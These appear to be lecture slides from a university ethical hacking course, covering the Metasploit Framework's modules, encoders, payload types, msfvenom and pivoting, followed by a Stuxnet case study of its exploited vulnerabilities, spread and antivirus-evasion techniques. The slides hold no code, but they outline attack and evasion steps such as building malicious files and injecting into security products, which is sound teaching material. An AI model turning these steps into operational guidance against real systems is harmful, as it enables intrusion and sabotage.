
“The Metasploit Framework (MSF) is a platform for writing, testing, and using exploit code. The primary users of the Framework are professionals performing penetration testing, shellcode development, and vulnerability research.”

- MSF is not only an environment for exploit development but also a platform for launching exploits on real-world applications. It is packaged with real exploits that can provide real damage if not used professionally.
- MSF is an open-source tool and provides such a simplified method for launching dangerous attacks, it attracts wannabe hackers and script kiddies to a great extent.

Understanding Metasploit

- It is not just a single tool but collection of several
 - Used mostly for Penetration Testing, Research, Creating and Testing new exploits
 - It provides infrastructure to automate mundane and complex tasks.
 - Created by HD Moore in 2003 in Perl
 - Metasploit 2.0 in 2004 and Metasploit 3.0 in 2007
 - Many developers worldwide
 - URL: <http://www.metasploit.com/> - Community version
 - Acquired by security form Rapid7 in 2009
 - Metasploit Pro and Metasploit Express paid versions besides community version
-

Metasploit Architecture



Encoders

- Encoders are used to evade the anti-virus Softwares and firewall
- However it has no effect on the functionality of our exploit
- Popular encoders are
 - shikata_ga_nai
 - base64
 - powershell_base64

NOPS

- NOP is short for No Operation
- NOPs keep the payload sizes consistent ensuring that validly executable by the processor
- Basically makes payload stable

AUXILIARY

- Provides additional functionality like scanning, fuzzing, Information gathering

Payloads

- Singles Usually standalone
- Fire and forget type
- Stagers Payload is divided into stages
- Stages Components of stager module.

- Bind TCP Shell
 - In case of bind tcp an exploit opens a vulnerable port in victim machine. And then it waits for connection from attacker
- Bind Reverse TCP Shell
 - In case of bind reverse tcp the target machine communicate back to attacker machine. Attacker machine has listening port open on which it receives connection

MSFVENOM

- It is a standalone payload generator and encoder
- Msfvenom replaced msfpayload and msfencoder in 2015
- It allows use to create payloads in c, exe, python, java formats
- Basically, allow us to create malicious files.
- MSFVENOM STEPS
 - Create a malicious file
 - Start the payload handler
 - Get victim to run the malicious file.

ARMITAGE

- Armitage is an attack manager tool that automates Metasploit in a graphical way
- Created by Raphael Mudge
- Written in java

PIVOTING

- Pivoting is a technique that allows attackers to use a compromised system to attack other machines in the same network
- Basically hack another machine through already compromised machine

Basic Steps

- Identify which Exploit to use
- Configure the Exploit
- Pick a Payload
- Configure the Payload
- Execute the Exploit

Terminology

- Vulnerability: A method of interaction which allows for an unintended action to occur in response to an unexpected, invalid, or otherwise unaccounted for input of some form.
- Exploit: A piece of code that is designed to exploit a vulnerability to allow for an unintended action.
- Types: There are three key module types in Metasploit:
exploit modules, post-exploit modules, and auxiliary modules.
 - Exploit modules take advantage of vulnerabilities to gain an initial foothold on the system.
 - Post-exploit modules collect information, escalate privileges, or otherwise expand upon the foothold achieved through an exploit module.
 - Auxiliary modules perform functions unrelated to exploitation.

Terminology

- Meterpreter: A Swiss army knife payload that allows for modular enhancement, routing, secondary exploitation, and control. A solid first-choice.
- Session: An open connection to a remote system through which commands, modules, or network traffic may be directed or routed.
- Pivoting: Using one system to bridge between two networks, typically to move into a more privileged or restricted area.

Demo

- SUNBURST SolarWinds 2020 Exploit
<https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html>
- SMB Exploitation
<https://www.youtube.com/watch?v=eedTXtYiOK4>
- Nmap SMB Enumeration
<https://www.youtube.com/watch?v=5kLPfVsOxzY>
- Metasploit Framework
https://www.youtube.com/watch?v=8lR27r8Y_ik



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking

Session No: 16 (Stuxnet Virus)

Agenda

- Case Study: Stuxnet Virus
 - Overview
 - Technical Details




StuxNet

Overview

- June 2010: A worm targeting Siemens Win CC industrial control systems.
- Targets high speed variable program logic controllers from two vendors: Vacon (Finland) and Fararo Paya (Iran)
- Activates only when controllers are running at 807 Hz to 1210 Hz
- Makes the frequency of those controllers from 1410 Hz to 2 Hz to 1064 Hz (84600 rpm to 120 rpm to 63840 rpm)

Infection Status


- AS of 29-Sep-2010



Industrial Control Systems (ICS)


- ICS are operated by special Assembly like code on Programmable Logic Controllers (PLCs)
- The PLCs are programmed typically using Windows computers.
- The ICS are not connected to internet
- ICS usually consider availability and ease of maintenance first and security last
- ICS considers the “airgap” as sufficient security

ICS Environment




- Siemens Simatic S7-300 PLC
- Hunted by Stuxnet

Three Layers of ICS Environment



- Siemens Sematic S7-300 PLC
- Hunted by Stuxnet

Three Layers of ICS Environment



- Two different attack scenario in Stuxnet. Both use manipulation of ICS system to achieve physical damage exploiting different vulnerabilities of the centrifuge.

Nuclear Centrifuge Technology

- Uranium-235 separation efficiency is critically dependent of centrifuge speed o rotation
- Higher the speed, the better separation efficiency
- However, higher speeds require strong tubes as the centrifuge starts “shaking’ at higher frequencies
- Shaking can cause catastrophic failure



Stuxnet Timeline

-
- 2009 Jun: Earliest Stuxnet seen, does not have signed drivers
 - 2010 Jan: Stuxnet driver signed, with a valid certificate belonging to Realtek Semiconductors
 - 2010 Jun: Virusblokada reports W32.Stuxnet, Verisign revokes Realtek certificate
 - 2010 Jul: Anti-virus vendor Eset identifies new Stuxnet driver with valid certificate from JMicron Technology Corp
 - 2010 Jul: Siemens reports they are investigating their SCADA system, JMicron certificate revoked by Verisign

Stuxnet Tech Overview

- Components used:
 - Zero day exploits
 - Windows rootkits
 - PLC rootkits (first ever)
 - Anti-virus evasion
 - Peer to peer updates
 - Signed drivers with a valid certificate
- Command and control interface
- Stuxnet consists of a large .dll file
 - Designed to sabotage industrial process control system by Siemens SIMATIC WinCC and PCS 7 systems

	Vulnerability ID		MS	0-day	Vulnerability description
	CVE	BID			
1	CVE-2008-4250	31874	08-067	No	Windows Server Service RPC Handling Remote Code Execution
2	CVE-2010-2568	41732	10-046	Yes	Windows Shortcut 'LNK/PIF' Files Automatic File Execution
3	CVE-2010-2729	43073	10-061	Yes	Windows Print Spooler Service Remote Code Execution
4	CVE-2010-2743	43774	10-073	Yes	Windows Kernel Win32K.sys Keyboard Layout Privilege Escalation
5	CVE-2010-2772	41753	10-092	Yes	Siemens Simatic WinCC Default Password Security Bypass
6	CVE-2010-3888	44357	10-073	Yes	Windows Task Scheduler Privilege Escalation

Stuxnet Potential Attack Scenario

- Reconnaissance:
 - Each PLC is configured in a unique manner
 - Target ICS schematics are required
 - Design docs may have been stolen
 - Retrieved by an early version of Stuxnet
 - Developed with a goal of sabotaging a specific ICS
- Development
 - Mirrored development environment is required
 - ICS hardware
 - PLC modules
 - PLC development software
 - Estimates: 6+ man years of efforts by a experienced, skilled and well funded team

Stuxnet Potential Attack Scenario

- The malicious binaries need to be signed to avoid suspicion
 - Two digital certificates were compromised
 - High probability that the digital certificates/keys were stolen from the company premises
 - Realtek and JMicron are in close proximity
- Initial infection
 - Stuxnet needed to be introduced to the target environment
 - Insider
 - Third party or contractor
 - Delivery method
 - USB drive
 - Windows maintenance laptop
 - Target email attack
 - STEP 7 folders

Stuxnet Potential Attack Scenario

- Infection spread
 - Look for Windows computer that program the PLCs
 - The field PG are typically not networked
 - Spread the infection on computers on the local LAN
 - Zero day vulnerability
 - Two year old vulnerability
 - Spread to all available USBs
 - When a USB connects to a field PG, infection jumps to field PG
 - The “airgap” is breached

Stuxnet Potential Attack Scenario

- Target Infection
 - Look for particular PLC – running Step 7 operating system
 - Change PLC code
 - Sabotage system
 - Hide modifications
 - Command and Control not possible
 - due to “airgap”
 - functionality already embedded

Stuxnet Architecture: Resources

- 201 MrxNet.sys Load driver signed by Realtek/JMicron
- 202 DLL for step 7 infections
- 203 CAB file for WinCC infections
- 205 Data file for resource 201
- 207 Autorun version of Stuxnet
- 208 Step 7 replacement of DLL
- 209 Data file (%windows%/help/winmics.fts)
- 210 Template PE file used for injection
- 221 Exploits MS08-067 to spread via SMB
- 222 Exploit MS10-061 print spooler vulnerability
- 231 Internet connection check
- 240 LNK template file built to exploit LNL exploit
- 241 USB loader DLL ~WTR4141.tmp
- 242 Mrxnet.sys rootkit driver
- 250 Exploit undisclosed Win32k.sys vulnerability

Bypassing Intrusion Detection

- Stuxnet calls load library
 - With a specially crafted file name that does not exist
 - Which causes LoadLibrary to fail
- However W32.Stuxnet has hooked Ntdll.dll
 - To monitor specially crafted file names
 - mapped to a location specified by W32.Stuxnet
 - Where a .dll file was stored by Stuxnet earlier


Code Injection

- Stuxnet used trusted Windows processes or security products
 - Lsass.exe
 - Winlogin.exe & Svchost.exe
 - Kasperkey KAV (avp.exe)
 - McAfee (Mcshield.exe)
 - Antivir (Avguard.exe)
 - BitDefender (bdagent.exe)
 - Etrust (UmxCfg.exe)
 - F-Secure (fsdfwd.exe)
 - Symantec (rtvscan.exe) & Symantec Common Client (ccSvcHst.exe)
 - Eset NOD32 (ekrn.exe)
 - Trend PC-Cillin (tempproxy.exe)
- Stuxnet detects the version of security product and based on product version adapts its injection process


Configuration

- Stuxnet collects and stores following information
 - Major OS version and Minor OS version
 - Flags used by Stuxnet
 - Flag specifying if computer is part of Workgroup or Domain
 - Time of infection
 - IP address of compromised computer
 - File name of infected project file

Installation: Control Flow

